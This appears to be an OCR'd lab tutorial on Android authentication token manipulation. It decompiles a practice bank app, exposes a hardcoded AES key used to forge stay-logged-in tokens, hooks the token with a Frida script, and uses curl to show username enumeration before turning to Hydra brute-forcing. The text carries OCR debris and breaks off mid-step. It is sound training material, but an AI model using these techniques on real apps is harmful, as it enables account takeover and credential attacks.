Authentication Token Manipulation


Protecting user data and ensuring secure communication between the client and server is fundamental to Android applications. A key element of this security model is the use of authentication tokens. These tokens act as digital keys, enabling users to verify their identity and securely access their data without needing to re-enter credentials for each request to the remote server. However, the very mechanism designed to protect can also become a vulnerability when implemented incorrectly. Authentication tokens can be exploited through various methods, resulting in unauthorized access and data breaches. This is where the concept of `Authentication Token Manipulation` is introduced. In the following paragraphs, we will examine a bank application that uses tokens for various authentication functionalities.

For this example, we'll be using an Android Virtual Device (AVD), though the process is compatible with any other Android device, physical or emulated. Let's connect to the device via ADB and install the app.


Authentication Token Manipulation

```
rl1k@htb[/htb]$ adb connect
rl1k@htb[/htb]$ adb install myapp.apk

Performing Streamed Install
Success
```


When the app launches, we see that it's a bank application prompting the user to log in.




Navigating to the URL `http://192.168.5.13/` takes us to the bank's website.



On the front page, a banner advertising a new app version is show. The credentials `test/test` are also provided, allowing users to experiment with the app's functionality. Go ahead and onfigure the remote server's IP and port by tapping the `Configure IP Address` link at the bottom left of the screen.



Once configured, we will use the credentials `test/test` to log in to the application.



After logging in, we are met with an overview of the user's bank account. On the login screen, we also notice the checkbox `Stay logged in`. Checking this box allows us to log in app automatically, without entering the credentials on the login screen. Let's use JADX to read the source code of the application.

Authentication Token Manipulation


```
rl1k@htb[/htb]$ jadx-gui myapp.apk
```

Reading the `AndroidManifest.xml` file, we see the`StayLoggedIn` class extending the `Application` class.

Code: xml

```
android:name="com.hackthebox.myapp.StayLoggedIn"
```

Like we discussed previously, a class that extends `Application` is executed when the app starts, before any other Activity runs. Now, let's inspect the code found within the `StayLoggedIn` class.



```
classes2.dex
DebugProbesKt.bin
LICENSES.txt
resources.arsc
```

```
<activity android:name="com.hackthebox.myapp.LoginActivity" android:exported="true">
    <intent-filter>
        <action android:name="android.intent.action.MAIN"/>
        <category android:name="android.intent.category.LAUNCHER"/>
    </intent-filter>
```

Starting with the contents of the `onCreate()` method, we observe that if the condition `getAutoLoginState().equals("true")` is met, the method `connectWithHTTPBackend()` is called. Inspecting this method reveals an HTTP POST request sent to the URL `http://192.168.5.13/stayLoggedIn.php`.

```
hackthebox.myapp
  databinding
  BuildConfig
  DBHandler
  LoginActivity
  MainActivity
  R
  StayLoggedIn
  UserInfoHandler
kotlin
kotlinx.coroutines
org
Resources
APK signature
Summary
```

```
@Override // android.app.Application
public void onCreate() {
    super.onCreate();
    StrictMode.setThreadPolicy(new StrictMode.ThreadPolicy.Builder().permitAll().build());
    try {
        if (getAutoLoginState().equals("true")) {
            getIpAndPort();
            this.stayLoggedInToken = createToken(getUsername(), this);
            connectWithHTTPBackend();
        } else {
            clearstayLoggedInToken();
        }
    } catch (Exception | UnsatisfiedLinkError e) {
        e.printStackTrace();
    }
}

public void connectWithHTTPBackend() throws Exception {
    this.url = "http://" + this.ipAddress + ":" + this.portNumber + "/stayLoggedIn.php";
    final HttpURLConnection httpURLConnection = (HttpURLConnection) new URL(this.url).openConnection();
    httpURLConnection.setRequestMethod(HttpPost.METHOD_NAME);
    httpURLConnection.setRequestProperty("Content-Type", URLEncodedUtils.CONTENT_TYPE);
    httpURLConnection.setRequestProperty("Accept", URLEncodedUtils.CONTENT_TYPE);
    httpURLConnection.setRequestProperty("charset", "utf-8");
    httpURLConnection.setDoOutput(true);
    String str = "stayLoggedInToken=" + URLEncoder.encode(this.stayLoggedInToken, "UTF-8");
    try {
        DataOutputStream dataOutputStream = new DataOutputStream(httpURLConnection.getOutputStream());
        dataOutputStream.writeBytes(str);
        dataOutputStream.flush();
        dataOutputStream.close();
    } catch (IOException e) {
        e.printStackTrace();
    }
```

Notice that the variable `str` stores a return value from `URLEncoder.encode(this.stayLoggedInToken, "UTF-8");` Referring back to the `onCreate()` method, we also find that `this.stayLoggedInToken` holds the return value from `createToken(getUsername(), this);`. It appears the application generates a token using the encrypted username, then passes it as a parameter within a POST request un order to enable the stay-logged-in feature. Double-clicking the `getUsername()` method takes us to the following snippet.

```
hackthebox.myapp
  databinding
  BuildConfig
  DBHandler
  LoginActivity
  MainActivity
  R
  StayLoggedIn
  UserInfoHandler
kotlin
kotlinx.coroutines
org
Resources
```

```
public String getUsername() {
    ArrayList<String> arrayList;
    DBHandler dBHandler = new DBHandler(this);
    this.dbHandler = dBHandler;
    Cursor readCard = dBHandler.readCard();
    this.cursor = readCard;
    try {
        arrayList = UserInfoHandler.decrypt(String.valueOf(readCard.getString(0)), String.valueOf(this.cursor.getString(1)), String.valueOf(this.cursor.getString(2)), String.valueOf(this.cursor.getString(3)), String.valueOf(this.cursor.getString(4)), String.valueOf(this.cursor.getString(5)), String.valueOf(this.cursor.getString(6)));
    } catch (Exception e) {
        e.printStackTrace();
        arrayList = null;
    }
    return arrayList.get(6);
}
```

Here, we find evidence that the username is fetched from the application's local database. Double-clicking the method `createToken()` lets us dig deeper.

```
hackthebox.myapp
  databinding
  BuildConfig
  DBHandler
  LoginActivity
  MainActivity
  R
  StayLoggedIn
  UserInfoHandler
kotlin
kotlinx.coroutines
org
Resources
APK signature
Summary
```

```
public String createToken(String name, Context context) throws Exception {
    Key generateKey = generateKey();
    Cipher cipher = Cipher.getInstance("AES");
    cipher.init(1, generateKey);
    String encodeToString = Base64.encodeToString(cipher.doFinal(name.getBytes("utf-8")), 0);
    putToken(encodeToString, context);
    return encodeToString;
}

private Key generateKey() throws Exception {
    return new SecretKeySpec("s8Zr3Ghj9q2Bv1Xp".getBytes("UTF-8"), "AES");
}

public String getAutoLoginState() {
    return getSharedPreferences("loginPrefs", 0).getString("autoLoginState", null);
}

public void putToken(String token, Context context) {
    SharedPreferences.Editor edit = context.getSharedPreferences("loginPrefs", 0).edit();
    edit.putString("stayLoggedInToken", token.trim());
    edit.apply();
}
```

The methods `createToken()` and `generateKey()` shown above indicate that the username is encrypted using the AES algorithm with the key `s8Zr3Ghj9q2Bv1Xp`. The resulting encrypted string is then stored in Shared Preferences by calling the method `putToken(encodeToString, context)`. To verify that the variable `stayLoggedInToken` indeed contains the encrypted username, we'll attempt to decrypt its value. First, we need to hook into the app and extract the token using Frida. Let's create a file named `get_token.js` and include the following JavaScript code.

Code: js


```
Java.perform(function () {
    var StayLoggedIn = Java.use("com.hackthebox.myapp.StayLoggedIn");

    StayLoggedIn.putToken.overload('java.lang.String', 'android.content.Context').implementation = function (token, context) {

       console.log("Token: " + token");

        return this.putToken(token, context);
    };
});
```

We learned the app's package name (`com.hackthebox.myapp`) while examining the `AndroidManifest.xml` file during our earlier enumeration. Now, let's issue the following command to start the Frida server and hook the token value.

Authentication Token Manipulation


```
rl1k@htb[/htb]$ adb shell /data/local/tmp/frida-server &
rl1k@htb[/htb]$ frida -U -l get_token.js -f com.hackthebox.myapp

     ____
    / _  |   Frida 16.1.11 - A world-class dynamic instrumentation toolkit
   | (_| |
    > _  |   Commands:
   /_/ |_|       help      -> Displays the help system
   . . . .       object?   -> Display information about 'object'
   . . . .       exit/quit -> Exit
   . . . .
   . . . .   More info at https://frida.re/docs/home/
   . . . .
   . . . .   Connected to Android Emulator (id=emulator-5554)
Spawned `com.hackthebox.myapp`. Resuming main thread!
[Android Emulator::com.hackthebox.myapp ]-> Token: /bUPORtfAdrYQ1os826nhA==
```

Our script is successful, and the value `/bUPORtfAdrYQ1os826nhA==` is printed to the terminal. Using CyberChef and the previously discovered key `s8Zr3Ghj9q2Bv1Xp`, we can then decrypt it.



The decrypted text turns out to be "`test`", confirming that the app's stay-logged-in feature encrypts the username and uses it as an authentication token. This also implies that if we obtain another user's username, we could craft a valid authentication token and log in as that user.

Examining the `LoginActivity` code reveals that the app makes an HTTP request to the `login.php` page on the remote server, posting the `username` and `password` to authenticate.



Using Curl, let's issue an HTTP request and POST the incorrect credentials `user/user` to the `login.php` page.

Authentication Token Manipulation


```
rl1k@htb[/htb]$ curl -X POST -d "username=user&password=user"  http://192.168.5.13/login.php

Wrong username.
```

The message `Wrong username` indicates that the `username` parameter is specifically incorrect. This suggests that we can attempt to brute-force the `username` value. To do this, we can use Hydra along with a wordlist such as rockyou.

Authentication Token Manipulation


```
